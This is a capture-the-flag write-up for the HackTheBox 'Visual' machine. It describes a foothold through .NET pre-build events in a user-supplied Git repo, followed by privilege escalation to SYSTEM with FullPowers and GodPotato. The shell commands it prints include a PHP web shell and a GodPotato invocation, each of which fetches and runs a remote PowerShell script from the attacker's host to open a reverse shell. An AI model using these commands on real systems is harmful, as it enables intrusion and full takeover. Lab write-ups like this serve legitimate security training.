Visual
Box Info
This was an engaging medium difficulty box created by ThisIsEnox. As the name suggests, it involved exploiting the build process of Visual Studio for .NET solution projects using a user-provided Git repo to gain a foothold. Privilege escalation was achieved using FullPowers, as we were operating as “nt system\local service”.
Recon
Nmap
PORT   STATE SERVICE REASON  VERSION
80/tcp open  http    syn-ack Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
|_http-title: Visual - Revolutionizing Visual Studio Builds
| http-methods:
|_  Supported Methods: HEAD
| fingerprint-strings:
|   LPDString:
|     HTTP/1.1 400 Bad Request
|     Date: Tue, 27 Feb 2024 11:21:54 GMT
|     Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
|     Content-Length: 326
|     Connection: close
|     Content-Type: text/html; charset=iso-8859-1
|     <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
|     <html><head>
|     <title>400 Bad Request</title>
|     </head><body>
|     <h1>Bad Request</h1>
|     <p>Your browser sent a request that this server could not understand.<br />
|     </p>
|     <hr>
|     <address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17 Server at localhost Port 80</address>
|_    </body></html>
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
Website at TCP 80

The website provides information about its functionality and the processing of user-provided input. It compiles the project from the given Git repo link and returns the executable or DLL files to the user. Presently, it supports .NET 6.0 and C# programs, and it’s important to include a .sln file for successful compilation.

I tested its behavior by hosting a simple Python HTTP server. This confirmed that a Git repository is necessary for the backend to build the project.
┌─[noob@parrot]─[~/htb/visual/notes/exploit]
└──╼ $python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.234 - - [27/Feb/2024 07:09:41] code 404, message File not found
10.10.11.234 - - [27/Feb/2024 07:09:41] "GET /info/refs?service=git-upload-pack HTTP/1.1" 404 -
Running Gitea in docker to host the project
┌─[noob@parrot]─[~/htb/visual/notes]
└──╼ $docker run -d --name=gitea -p 3000:3000 -v gitea-data:/data gitea/gitea
f6ecff25b10643ab5b94085685aa9be2498eeb3143ff92692a1c6ef596863df4

So we have our docker instance running on port 3000. We can go ahead and register a user to upload the files.
┌─[noob@parrot]─[~/htb/visual/notes/exploit]
└──╼ $docker ps
CONTAINER ID   IMAGE         COMMAND                  CREATED          STATUS          PORTS                            NAMES
f6ecff25b106   gitea/gitea   "/usr/bin/entrypoint…"   21 seconds ago   Up 12 seconds   22/tcp, 0.0.0.0:3000->3000/tcp   gitea
Creation of Malicious dotnet project for foothold.
This was my first experience working with C# and .NET. C# (pronounced “C sharp”) is a programming language developed by Microsoft. It’s commonly used to develop various applications such as desktop, web, mobile apps, and games. C# is a component of the .NET (pronounced “dot net”) ecosystem, a framework also developed by Microsoft. It’s used for building and running applications on several platforms including Windows, macOS, Linux, iOS, and Android.
┌─[noob@parrot]─[~/htb/visual/notes/exp-repo]
└──╼ $dotnet new console -n MyExploit
The template "Console App" was created successfully.

Processing post-creation actions...
Restoring /home/noob/htb/visual/notes/exp-repo/MyExploit/MyExploit.csproj:
  Determining projects to restore...
  Restored /home/noob/htb/visual/notes/exp-repo/MyExploit/MyExploit.csproj (in 142 ms).
Restore succeeded.
A new .NET console application project named MyExploit was created using the default console application template provided by .NET via the given command.
┌─[✗]─[noob@parrot]─[~/htb/visual/notes/exp-repo]
└──╼ $dotnet new sln -n MySln
The template "Solution File" was created successfully.
Per the instructions, the repository requires a solution file. I created a new solution file named ‘MySln’ using the solution template. A solution file is a container for one or more projects in the .NET ecosystem. It helps organize multiple related projects that make up a larger software system.
┌─[noob@parrot]─[~/htb/visual/notes/exp-repo]
└──╼ $dotnet sln MySln.sln add MyExploit/MyExploit.csproj
Project `MyExploit/MyExploit.csproj` added to the solution.
Added our project to the solution file.
Foothold
In a .NET project file, pre-build and post-build events allow users to execute custom scripts or commands before and after the build process, respectively. Pre-build events can include tasks such as downloading dependencies, setting up the environment, and performing static code checks. Post-build events can involve copying built binaries to specific locations, cleaning up temporary files, or running tests or test suites.

Set up the project to run the “id” command before the build process, and then built it locally to verify the command execution.

The project can be uploaded in gitea instance for getting foothold into the windows machine.
Received reverse shell as user Enox.
PS C:\xampp\htdocs\uploads\dea0825c0afb6b029f8358fdcdef9b> whoami
visual\enox
Got the user flag.
PS C:\users\enox\desktop> dir

    Directory: C:\users\enox\desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        2/26/2024   9:03 PM             34 user.txt
Tried writing some php code in the webserver root directory.
PS C:\xampp\htdocs> iwr http://10.10.14.85:8001/index.php -o rev.php
PS C:\xampp\htdocs> dir

    Directory: C:\xampp\htdocs

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        6/10/2023  10:32 AM                assets
d-----        6/10/2023  10:32 AM                css
d-----        6/10/2023  10:32 AM                js
d-----        2/27/2024   5:31 AM                uploads
-a----        6/10/2023   6:20 PM           7534 index.php
-a----        2/27/2024   5:39 AM             32 rev.php
-a----        6/10/2023   4:17 PM           1554 submit.php
-a----        6/10/2023   4:11 PM           4970 vs_status.php
┌─[noob@parrot]─[~/htb/visual/notes/web]
└──╼ $cat index.php
<?php system('powershell.exe -c "iex (iwr http://10.10.14.85:8000/Invoke-ConPtyShell.ps1 -UseBasicParsing);Invoke-ConPtyShell 10.10.14.85 9002"'); ?>
Placed the reverse shell in the web server’s root directory to obtain a reverse shell as “nt authority\local service”.
PS C:\xampp\htdocs> whoami
nt authority\local service
Received a shell as the user “nt authority\local service”. This configuration has a well-known vulnerability where an attacker can regain a set of privileges, including the SeImpersonatePrivilege. This could potentially be used to gain administrator access.
PS C:\windows\tasks> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeCreateGlobalPrivilege       Create global objects          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
As we can see by default the account shows only three privileges.
As per itm4n’s blog there’s a way to get the privileges of such an account back. The way to retrieve back the privileges is using the fact that any user can create a scheduled task in windows and the account used to run that task is same as the author. In the blog two important points are noted as -
- A task process is created with default privileges of task principal account.
- If RequiredPrivileges is not present, the default privilege set associated to account is used without SeImpersonatePrivilege.
It was found that an optional argument Principal could be used by Register-ScheduledTask. We can use Principal to run a task with security context of specified account. New-ScheduledTaskPrincipal could be used to create a new Principal using RequiredPrivileges argument. This parameter uses an array of user rights that task scheduler uses to run tasks that are associated with the principal.
This manually assigned SeImpersonatePrivilege and scheduled task with the principal brought back the SeImpersonatePrivilege of the account.
We can run the exploit and confirm by checking the privileges are back with SeImpersonatePrivilege.
PS C:\windows\tasks> .\FullPowers.exe
[+] Started dummy thread with id 4356
[+] Successfully created scheduled task.
[+] Got new token! Privilege count: 7
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.4851]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
The GotPotato exploit was used to escalate privileges to nt authority\system.
NOTE: When working with PowerShell, I’ve found it’s better to use double quotes, even if it means escaping some strings. This is because single quotes don’t function as they do in a bash terminal.
C:\Windows\Tasks>.\GodPotato-NET4.exe -cmd "powershell.exe -c \"iex(iwr http://1
0.10.14.85:8000/Invoke-ConPtyShell.ps1 -UseBasicParsing);Invoke-ConPtyShell 10.1
0.14.85 9003;\""
[*] CombaseModule: 0x140731803893760
[*] DispatchTable: 0x140731806199920
[*] UseProtseqFunction: 0x140731805576096
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\09c87be6-553f-41e8-85f4-ffefaa329df4\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00009802-0fd4-ffff-6db9-06d2b6d45654
[*] DCOM obj OXID: 0xb6d9e23dd5ce9375
[*] DCOM obj OID: 0xab60a6fdb91d94e8
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 876 Token:0x808  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Imperso
nation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 3004
PS C:\users\Administrator\Desktop> dir

    Directory: C:\users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        2/26/2024   9:03 PM             34 root.txt

PS C:\users\Administrator\Desktop> whoami
nt authority\system